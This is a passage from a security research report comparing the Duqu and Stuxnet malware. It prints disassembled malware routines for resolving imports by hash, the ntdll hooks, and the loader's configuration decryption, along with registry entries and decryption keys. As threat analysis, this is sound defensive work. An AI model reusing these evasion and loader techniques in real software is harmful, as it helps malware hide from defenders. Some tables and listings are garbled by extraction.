Figure 7 and Figure 8 show the cross-reference graph to the library function RpcServerUnregisterIf. An obvious similarity between the two control flows is that in both cases RpcServerUnregisterIf has two ingress edges, RPCStopServerListening_... and CallRPCUnregisterIF_.... Furthermore, the number of function calls from the RPC server export functions to the examined library function is three via CallRPCUnregisterIF_... Furthermore, we identified that Duqu uses the same type of bindings as Stuxnet (see Sample 9 and Sample 10 for details).

```

.text:10006FB8      push    ebp
.text:10006FB9      mov     ebp, esp
.text:10006FBB      and     esp, 0FFFFFFF8h
.text:10006FBE      push   offset aRpcss ; "rpcss"
.text:10006FC3      call   sub_10006FE0
.text:10006FC8      push   offset aNetsvcs ; "netsvcs"
.text:10006FCD      call   sub_10006FE0
.text:10006FD2      push   offset aBrowser ; "browser"
.text:10006FD7      call   sub_10006FE0
.text:10006FDC      mov     esp, ebp
.text:10006FDE      pop    ebp
.text:10006FDF      retn

```

Sample 9 – Duqu calls the RPC functions via three bindings, similarly to Stuxnet

```

.text:100197F1      push    ebp
.text:100197F2      mov     ebp, esp
.text:100197F4      and     esp, 0FFFFFFF8h
.text:100197F7      push   offset aRpcss ; "rpcss"
.text:100197FC      call   sub_10019819
.text:10019801      push   offset aNetsvcs ; "netsvcs"
.text:10019806      call   sub_10019819
.text:1001980B      push   offset aBrowser ; "browser"
.text:10019810      call   sub_10019819
.text:10019815      mov     esp, ebp
.text:10019817      pop    ebp
.text:10019818      retn

```

Sample 10 – Stuxnet calls the RPC functions via three bindings

We also found many other correlations (e.g., the impersonation of anonymous tokens) between the two RPC mechanisms. As a consequence, we conclude that Duqu uses the same (or very similar) RPC logic as Stuxnet to update itself.

Unfortunately, we still could not dissect the exact mechanism of the remaining exports of Duqu, but we suspect that they implement the same functionalities as the corresponding exports of Stuxnet.

6. Import preparation by hashes/checksums

Both Stuxnet and Duqu uses the trick that some exports are prepared by looking up checksums/hashes in particular DLL-s and comparing the results instead of directly naming the specific function (more info in case of Stuxnet driver is available in [ThabetMrxCIs] Chapter 3-4.)

```
text:10001C41      push     edi
.text:10001C42      push    790E4013h      ; GetKernelObjectSecurity
.text:10001C47      mov     [ebp+var_24], eax
.text:10001C4A      mov     [ebp+var_34], eax
.text:10001C4D      call   searchin_dll2_100022C7
.text:10001C52      mov     edi, eax
.text:10001C54      mov     [esp+10h+var_10], 0E876E6Eh ; GetSecurityDescriptorDacl
.text:10001C5B      call   searchin_dll2_100022C7
.text:10001C60      push    0E1BD5137h     ; BuildExplicitAccessWithNameW
.text:10001C65      mov     [ebp+var_C], eax
.text:10001C68      call   searchin_dll2_100022C7
.text:10001C6D      push    2F03FA6Fh     ; SetEntriesInAclW
.text:10001C72      mov     ebx, eax
.text:10001C74      call   searchin_dll2_100022C7
.text:10001C79      push    0C69CF599h     ; MakeAbsoluteSD
.text:10001C7E      mov     [ebp+var_4], eax
.text:10001C81      call   searchin_dll2_100022C7
.text:10001C86      push    0CE8CAD1Ah     ; SetSecurityDescriptorDacl
.text:10001C8B      mov     [ebp+var_8], eax
.text:10001C8E      call   searchin_dll2_100022C7
.text:10001C93      push    9A71C67h      ; SetKernelObjectSecurity
.text:10001C98      mov     [ebp+var_10], eax
.text:10001C9B      call   searchin_dll2_100022C7

ext:10002565      call   sub_1000211F
.text:1000256A      mov     ecx, [ebp+var_4]
.text:1000256D      mov     [ecx], eax
.text:1000256F      push    4BBFABB8h     ; lstrcmpiW
.text:10002574      call   searchin_dll1_100022B6
.text:10002579      pop     ecx
.text:1000257A      mov     ecx, [ebp+var_4]
.text:1000257D      mov     [ecx+8], eax
.text:10002580      push    0A668559Eh     ; VirtualQuery
.text:10002585      call   searchin_dll1_100022B6
.text:1000258A      pop     ecx
.text:1000258B      mov     ecx, [ebp+var_4]
.text:1000258E      mov     [ecx+0Ch], eax
.text:10002591      push    4761BB27h     ; VirtualProtect
.text:10002596      call   searchin_dll1_100022B6
.text:1000259B      pop     ecx
.text:1000259C      mov     ecx, [ebp+var_4]
.text:1000259F      mov     [ecx+10h], eax
.text:100025A2      push    0D3E360E9h     ; GetProcAddress
.text:100025A7      call   searchin_dll1_100022B6
.text:100025AC      pop     ecx
.text:100025AD      mov     ecx, [ebp+var_4]
.text:100025B0      mov     [ecx+14h], eax
.text:100025B3      push    6B3749B3h     ; MapViewOfFile
.text:100025B8      call   searchin_dll1_100022B6
.text:100025BD      pop     ecx
```

```

.text:100025BE      mov     ecx, [ebp+var_4]
.text:100025C1      mov     [ecx+18h], eax
.text:100025C4      push   0D830E518h      ; UnmapViewOfFile
.text:100025C9      call   searchin_dll1_100022B6
.text:100025CE      pop     ecx
.text:100025CF      mov     ecx, [ebp+var_4]
.text:100025D2      mov     [ecx+1Ch], eax
.text:100025D5      push   78C93963h      ; FlushInstructionCache
.text:100025DA      call   searchin_dll1_100022B6
.text:100025DF      pop     ecx
.text:100025E0      mov     ecx, [ebp+var_4]
.text:100025E3      mov     [ecx+20h], eax
.text:100025E6      push   0D83E926Dh      ; LoadLibraryW
.text:100025EB      call   searchin_dll1_100022B6
.text:100025F0      pop     ecx
.text:100025F1      mov     ecx, [ebp+var_4]
.text:100025F4      mov     [ecx+24h], eax
.text:100025F7      push   19BD1298h      ; FreeLibrary
.text:100025FC      call   searchin_dll1_100022B6
.text:10002601      pop     ecx
.text:10002602      mov     ecx, [ebp+var_4]
.text:10002605      mov     [ecx+28h], eax
.text:10002608      push   5FC5AD65h      ; ZwCreateSection
.text:1000260D      call   searchin_dll3_100022D8
.text:10002612      pop     ecx
.text:10002613      mov     ecx, [ebp+var_4]
.text:10002616      mov     [ecx+2Ch], eax
.text:10002619      push   1D127D2Fh      ; ZwMapViewOfSection
.text:1000261E      call   searchin_dll3_100022D8
.text:10002623      pop     ecx
.text:10002624      mov     ecx, [ebp+var_4]
.text:10002627      mov     [ecx+30h], eax
.text:1000262A      push   6F8A172Dh      ; CreateThread
.text:1000262F      call   searchin_dll1_100022B6
.text:10002634      pop     ecx
.text:10002635      mov     ecx, [ebp+var_4]
.text:10002638      mov     [ecx+34h], eax
.text:1000263B      push   0BF464446h      ; WaitForSingleObject
.text:10002640      call   searchin_dll1_100022B6
.text:10002645      pop     ecx
.text:10002646      mov     ecx, [ebp+var_4]
.text:10002649      mov     [ecx+38h], eax
.text:1000264C      push   0AE16A0D4h      ; GetExitCodeThread
.text:10002651      call   searchin_dll1_100022B6
.text:10002656      pop     ecx
.text:10002657      mov     ecx, [ebp+var_4]
.text:1000265A      mov     [ecx+3Ch], eax
.text:1000265D      push   0DB8CE88Ch      ; ZwClose
.text:10002662      call   searchin_dll3_100022D8
.text:10002667      pop     ecx
.text:10002668      mov     ecx, [ebp+var_4]
.text:1000266B      mov     [ecx+40h], eax
.text:1000266E      push   3242AC18h      ; GetSystemDirectoryW
.text:10002673      call   searchin_dll1_100022B6
.text:10002678      pop     ecx
.text:10002679      mov     ecx, [ebp+var_4]
.text:1000267C      mov     [ecx+44h], eax
.text:1000267F      push   479DE84Eh      ; CreateFileW
.text:10002684      call   searchin_dll1_100022B6

```

Sample 11 – netp191_res302 looking up imports in kernel32.dll

```

.text:10002197      mov     ecx, [edx]
.text:10002199      add     ecx, ebx
.text:1000219B      mov     al, [ecx]
.text:1000219D      mov     [ebp+var_8], 0F748B421h
.text:100021A4      test    al, al
.text:100021A6      jz      short loc_100021C3
.text:100021A8      loc_100021A8:                                ; CODE XREF: search_export_by_hash_1000214A+74↑j
.text:100021A8      mov     ebx, [ebp+var_8]
.text:100021AB      imul   ebx, 0D4C2087h
.text:100021B1      movzx   eax, al
.text:100021B4      xor     ebx, eax
.text:100021B6      inc     ecx
.text:100021B7      mov     al, [ecx]
.text:100021B9      mov     [ebp+var_8], ebx
.text:100021BC      test    al, al
.text:100021BE      jnz    short loc_100021A8
.text:100021C0      mov     ebx, [ebp+arg_0]
.text:100021C3      loc_100021C3:                                ; CODE XREF: search_export_by_hash_1000214A+5C↑j
.text:100021C3      mov     eax, [ebp+var_8]
.text:100021C6      cmp     [ebp+arg_4], eax ; compare argument magic to calculated hash
.text:100021C9      jz      short loc_100021E0
.text:100021CB      inc     [ebp+var_4]
.text:100021CE      mov     eax, [ebp+var_4]
.text:100021D1      add     edx, 4
.text:100021D4      cmp     eax, [ebp+var_C]
.text:100021D7      jb      short loc_10002197

```

Sample 12 – Search loop and checksum calculation in cmi4432_res302 import by hash/checksum

The checksum/hash calculation works on the export names without the terminating \0 character. A constant is loaded first, then for each character of the name of the export, an imul is calculated over the partial hash and then the character is XORed to the result as shown above.

While the trick of looking up import by hash is not unknown in malware code, this is another similarity between Duqu and Stuxnet. Note that the checksum calculation seems to be different between the two codes. Note also that many security related functions, such as SetSecurityDescriptorDacl, are imported as seen in the sample above, which are most likely related to the functionality of Stuxnet described in [SymantecDossier] (page 14).

For the DLLs used by Duqu, we calculated the hash results. To simplify the work of others we uploaded the results to a publicly available web site, the download link is given in the Download section of this document.

7. Hooks

The hook functions work in the same way for Stuxnet and Duqu. They both use non-existent “virtual” files for using libraries from modules.

In case of Duqu, this is *sort151C.nls* (or similar with random two byte hex string created from the results of *gettickcount()* and process id) (Figure 9), while in case of Stuxnet it is *KERNEL32.DLL.ASLR.[HEXSTRING]* or *SHELL32.DLL.ASLR.[HEXSTRING]*, where *HEXSTRING* is a two-byte random hex string. When these libraries are requested, the corresponding module is loaded into the address space of the process (see Figure 10 from [EsetMicroscope] for more information).




Figure 9 – The hooks of Duqu and the non-existent emulated file

The Figure and Table below show that both Stuxnet and Duqu use the same hooks in ntdll.dll during the injection process. Hooks usually used by rootkits are similar, however, the exact list of the hooks is specific to a given rootkit family and can serve as a fingerprint.

Type	Name
.text	C:\WINDOWS\system32\sass.exe[948] ntdll.dll!NtOpenFile + 6
.text	C:\WINDOWS\system32\sass.exe[948] ntdll.dll!NtOpenFile + B
.text	C:\WINDOWS\system32\sass.exe[948] ntdll.dll!NtQueryAttributesFile + 6
.text	C:\WINDOWS\system32\sass.exe[948] ntdll.dll!NtQueryAttributesFile + B
.text	C:\WINDOWS\system32\sass.exe[948] ntdll.dll!NtQuerySection + 6
.text	C:\WINDOWS\system32\sass.exe[948] ntdll.dll!NtQuerySection + B
Attache...	\FileSystem\Ntfs\Ntfs
Library	C:\WINDOWS\system32\KERNEL32.DLL.ASLR.00b7e3ee (*** hidden ***)
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C1
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C1
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C1
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C1
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C1
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C1

Figure 10 – The hooks of Stuxnet [EsetMicroscope]

Stuxnet Hook	Duqu Hook
ZwMapViewOfSection	ZwMapViewOfSection
ZwCreateSection	ZwCreateSection
ZwOpenFile	ZwOpenFile
ZwClose	ZwClose
ZwQueryAttributesFile	ZwQueryAttributesFile
ZwQuerySection	ZwQuerySection

Table 5 – The hooked functions of ntdll.dll are exactly the same in both malware codes.

It is interesting, that antivirus programs do not detect this very strange functionality with non-existent files and from the events we suppose to do changes in this field. During the injection Duqu maps read/write/execute memory areas to system processes like lsass.exe. It is also very strange that anti-malware tools generally avoid to check these memory areas which are very rare to normal programs. So a general countermeasure might be to mitigate these issues.

8.

8. Payload and configuration encryption

Both jminet7.sys and cmi4432.sys are generic loaders for malware code, in a very similar way as mrxcls.sys works in the case of Stuxnet. [Chappell 2010] discusses that the loader in the case of the Stuxnet is so general that it can be used to load any malware. The case is the same for Duqu components: both kernel drivers work in the same way so here we only explain the jminet7.sys process.

The Windows boot up process starts jminet7.sys as it is defined in the registry in **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3** (note the difference between jminet7 and JmiNET3). As jminet7.sys starts, it loads some configuration (**Config 1**) variables from the .sys file itself and decrypts it (**Decrypt 1**). The configuration (**Config 1**) contains the name of the registry key, where the variable configuration part is located, and the secret key to decrypt it. In our case, the “FILTER” key contains the configuration (**Config 2**) in binary encrypted form. (In case of Stuxnet the process is the same, but configuration (**Config 2**) is stored under the key “DATA”). Now, the loader, jminet7.sys reads the registry and decrypts configuration (**Config 2 / Decrypt 2**). This contains the name of the PNF file (DLL) and the process name where the file should be injected. Then, after 15 minutes of waiting time (not yet known if it is configurable or hard-coded) jminet7.sys loads and decrypts netp191.pnf (**Decrypt 3**).

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3]
"Description"="JmiNET3"
"DisplayName"="JmiNET3"
"ErrorControl"=dword:00000000
"Group"="Network"
"ImagePath"="\\??\C:\WINDOWS\system32\Drivers\jminet7.sys"
"Start"=dword:00000001
"Type"=dword:00000001
"FILTER"=hex:a0,35,58,da,32,ee,d5,01,c0,15,8b,1f,4b,5c,d1,a1,0b,8b,e7,85,1c,7f,\
6e,f2,ef,31,6a,18,3c,80,78,c7,d4,c5,50,90,7a,78,66,9d,6b,93,00,a1,f5,3d,26,\
ce,cb,1c,1e,45,b0,ff,a0,dd,c0,a3,e8,58,31,0c,b2,a1,dd,11,37,ba,aa,1e,66,d3,\
1f,b4,2f,e1,7c,eb,b6,a2,58,a0,25,62,77,b5,41,d3,71,02,1a,be,cb,bb,52,43,76,\
43,b6,d0,67,25,19,10,27,67,a5,15,38,9f,8f

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3\Enum]
"0"="Root\LEGACY_JMINET3\0000"
"Count"=dword:00000001
"Next Instance"=dword:00000001
```

Sample 13 – Registry data for jminet7

During the starting process 3 decryption processes are performed altogether, exactly as in Stuxnet. Now, let's compare the keys of the decryption operations.

Description	Key
Compiled-in configuration (Config-1)	No key set, fixed decryption routine (essentially the same as key=0)
Variable configuration in registry (Config-2)	0xAE240682 (loaded from Config-1)
Decryption key for netp191.pnf	0xAE240682 (loaded from Config-2)

Keys in the case of Duqu (jminet7 and cmi4432)

Description	Key
Compiled-in configuration (Config-1)	key=0
Variable configuration in registry (Config-2)	0xAE240682 (loaded from Config-1)
Decryption key for oem7a.pnf	0x01AE0000 (loaded from Config-2)

Keys in the case of Stuxnet (mrxcls.sys)

One can easily recognize that the same key is used in Stuxnet as in the case of Duqu. Note that many keys contain "0xAE" and later we show more occurrences of this magic number.

```

000000000: 07 00 00 00 82 06 24 AE | 5C 00 52 00 45 00 47 00 • '⚡$R\ REG
000000010: 49 00 53 00 54 00 52 00 | 59 00 5C 00 4D 00 41 00 I S T R Y \ M A
000000020: 43 00 48 00 49 00 4E 00 | 45 00 5C 00 53 00 59 00 C H I N E \ S Y
000000030: 53 00 54 00 45 00 4D 00 | 5C 00 43 00 75 00 72 00 S T E M \ C u r
000000040: 72 00 65 00 6E 00 74 00 | 43 00 6F 00 6E 00 74 00 r e n t C o n t
000000050: 72 00 6F 00 6C 00 53 00 | 65 00 74 00 5C 00 53 00 r o l S e t \ S
000000060: 65 00 72 00 76 00 69 00 | 63 00 65 00 73 00 5C 00 e r v i c e s \
000000070: 4A 00 6D 00 69 00 4E 00 | 45 00 54 00 33 00 00 00 J m i N E T 3
000000080: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
000000090: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000A0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000B0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000C0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000D0: 46 00 49 00 4C 00 54 00 | 45 00 52 00 00 00 6C 00 F I L T E R 1
0000000E0: 00 00 00 00 5C 00 44 00 | 65 00 76 00 69 00 63 00 \ D e v i c
0000000F0: 4A 00 5C 00 7B 00 33 00 | 30 00 39 00 33 00 41 00 e \ { 3 0 9 3 A
000000100: 41 00 5A 00 33 00 2D 00 | 31 00 30 00 39 00 32 00 A Z 3 - 1 0 9 2
000000110: 2D 00 32 00 39 00 32 00 | 39 00 2D 00 39 00 33 00 - 2 9 2 9 - 9 3
000000120: 39 00 31 00 7D 00 00 00 | 00 00 00 00 00 00 00 00 9 1 }
...

```

Sample 14 – Decrypted Config-1 for Duqu from jminet7.sys, key in yellow

```

000000000: 00 00 00 00 01 00 00 00 | 10 BB 00 00 01 00 03 00 ☺ ►► ☺ ♥
000000010: 82 06 24 AE 1A 00 00 00 | 73 00 65 00 72 00 76 00 '⚡$R- s e r v
000000020: 69 00 63 00 65 00 73 00 | 2E 00 65 00 78 00 65 00 i c e s . e x e
000000030: 00 00 38 00 00 00 5C 00 | 53 00 79 00 73 00 74 00 8 \ S y s t
000000040: 65 00 6D 00 52 00 6F 00 | 6F 00 74 00 5C 00 69 00 e m R o o t \ i
000000050: 6E 00 66 00 5C 00 6E 00 | 65 00 74 00 70 00 31 00 n f \ n e t p l
000000060: 39 00 31 00 2E 00 50 00 | 4E 00 46 00 00 00 D2 9 1 . P N F Ñ

```

Sample 15 – Decrypted Config-2 for Duqu jminet7.sys from registry

We can see that the decryption and configuration processes of Duqu and Stuxnet are very similar. In both cases, the first decryption takes place just after the initialization of the driver, before checking for Safe mode and kernel Debug mode. In Stuxnet, the decryption is the call SUB_L00011C42, whereas in the case of Duqu it is the call SUB_L00011320 shown below.

Stuxnet's 1 st decryption call	Duqu's 1 st decryption call
<pre> L000103E1: mov byte ptr [L00014124],01h mov dword ptr [ebp-1Ch],L00013E80 L000103EF: cmp dword ptr [ebp-1Ch],L00013E84 jnc L00010409 mov eax,[ebp-1Ch] mov eax,[eax] cmp eax,ebx jz L00010403 call eax L00010403: </pre>	<pre> L000105C4: mov byte ptr [L00015358],01h mov esi,L00015180 L000105D0: mov [ebp-1Ch],esi cmp esi,L00015184 jnc L000105E8 mov eax,[esi] test eax,eax jz L000105E3 call eax L000105E3: </pre>

L00010409:	add	dword ptr [ebp-1Ch],00000004h			add	esi,00000004h
	jmp	L000103EF			jmp	L000105D0
L0001040B:	xor	eax, eax		L000105E8:	xor	eax, eax
	cmp	eax, ebx			test	eax, eax
	jnz	L000104BA			jnz	L00010667
	mov	al, [L00013E98]			mov	edi, [ebp+0Ch]
	test	al, al			call	SUB_L00011320
	jz	L00010433				
	xor	eax, eax				
	mov	esi, 00000278h				
	mov	ecx, L00013E99				
	call	SUB_L00011C42				
	mov	[L00013E98], bl				
L00010433:	mov	eax, [L00013E99]			mov	eax, [L00015190]
	test	al, 01h			test	al, 01h
	jz	L0001044C			jz	L00010611
	mov	eax, [ntoskrnl.exe!InitSafeBootMode]			mov	ecx, [ntoskrnl.exe!InitSafeBootMode]
	cmp	[eax], ebx				
	jz	L0001044C				

Why does the decryption of the configuration (Config-1) happen before the checks for Safe Mode and kernel debugging? The reason is probably that the behavior of the malware upon the detection of Safe Mode or kernel debugging is configurable; hence it needs the configuration (Config-1) before the checking. The last bit of the first byte of the configuration (L00013E99 in Stuxnet listing above) controls if the malware should be active during safe mode or not, and if the 7th bit controls the same if kernel mode debugging is active. Duqu implements the same functionality with almost the same code.

An important difference between the Stuxnet and the Duqu decryption calls is that in the case of Stuxnet calling the same subroutine does all three decryptions. In the case of Duqu, the first decryption calls a slightly different routine, where the instruction `mov ecx, 08471122h` is used as shown below. For the other two decryption calls, this instruction is changed to `XOR ecx, 08471122h`. Thus, in the first case, `ecx` is a fixed decryption key, and in the other two cases, `ecx` contains a parameter received from the call.

Stuxnet decryption routine	Duqu decryption routine
<p>SUB_L00011C42:</p> <pre> push ebp mov ebp,esp sub esp,00000010h mov edx,eax xor edx,D4114896h xor eax,A36ECD00h mov [ebp-04h],esi shr dword ptr [ebp-04h],1 push ebx mov [ebp-10h],edx mov [ebp-0Ch],eax mov dword ptr [ebp-08h],00000004h push edi L00011C6A: xor edx,edx test esi,esi jbe L00011C87 mov al,[ebp-0Ch] imul [ebp-08h] mov bl,al L00011C78: mov al,[ebp-10h] imul dl add al,bl xor [edx+ecx],al inc edx cmp edx,esi jc L00011C78 L00011C87: xor eax,eax cmp [ebp-04h],eax jbe L00011CA2 lea edx,[esi+01h] shr edx,1 lea edi,[edx+ecx] L00011C96: mov dl,[edi+eax] xor [eax+ecx],dl inc eax cmp eax,[ebp-04h] jc L00011C96 L00011CA2: lea eax,[esi-01h] jmp L00011CAF L00011CA7: mov dl,[eax+ecx-01h] sub [eax+ecx],dl dec eax L00011CAF: cmp eax,00000001h jnc L00011CA7 dec [ebp-08h] jns L00011C6A pop edi pop ebx leave retn </pre>	<p>SUB_L00011320:</p> <pre> push esi mov ecx,08471122h xor esi,esi jmp L00011330 Align 8 L00011330: xor [esi+L00015190],cl ror ecx,03h mov edx,ecx imul edx,ecx mov eax,1E2D6DA3h mul edx mov eax,ecx imul eax,04747293h shr edx,0Ch lea edx,[edx+eax+01h] add esi,00000001h xor ecx,edx cmp esi,000001ACh jc L00011330 mov ax,[L00015198] test ax,ax pop esi jnz L00011382 movzx ecx,[edi] mov edx,[edi+04h] push ecx push edx push L00015198 call jmp_ntoskrnl.exe!memcpy add esp,0000000Ch L00011382: retn </pre>

Sample 16 – Decryption routine comparison

It is very hard to precisely characterize the similarities of the kernel driver codes of Duqu and Stuxnet. In the screenshot below, we present the registry loaders, and the decrypting part of the two. They are very similar, but there are clear differences. It is clearly interesting, but as we don't have enough expertise, it would be just mere speculation from us to say which code is originated from which code, or if one code is based on the reverse-engineering of the other, or, at the end, it is also possible that someone wanted to write a Stuxnet-alike clone and he/she wanted to us to believe that the authors have relations.




Figure 11 – registry loader and decrypting part. Left: Stuxnet – Right: Duqu loader




Figure 12 – registry data of Duqu

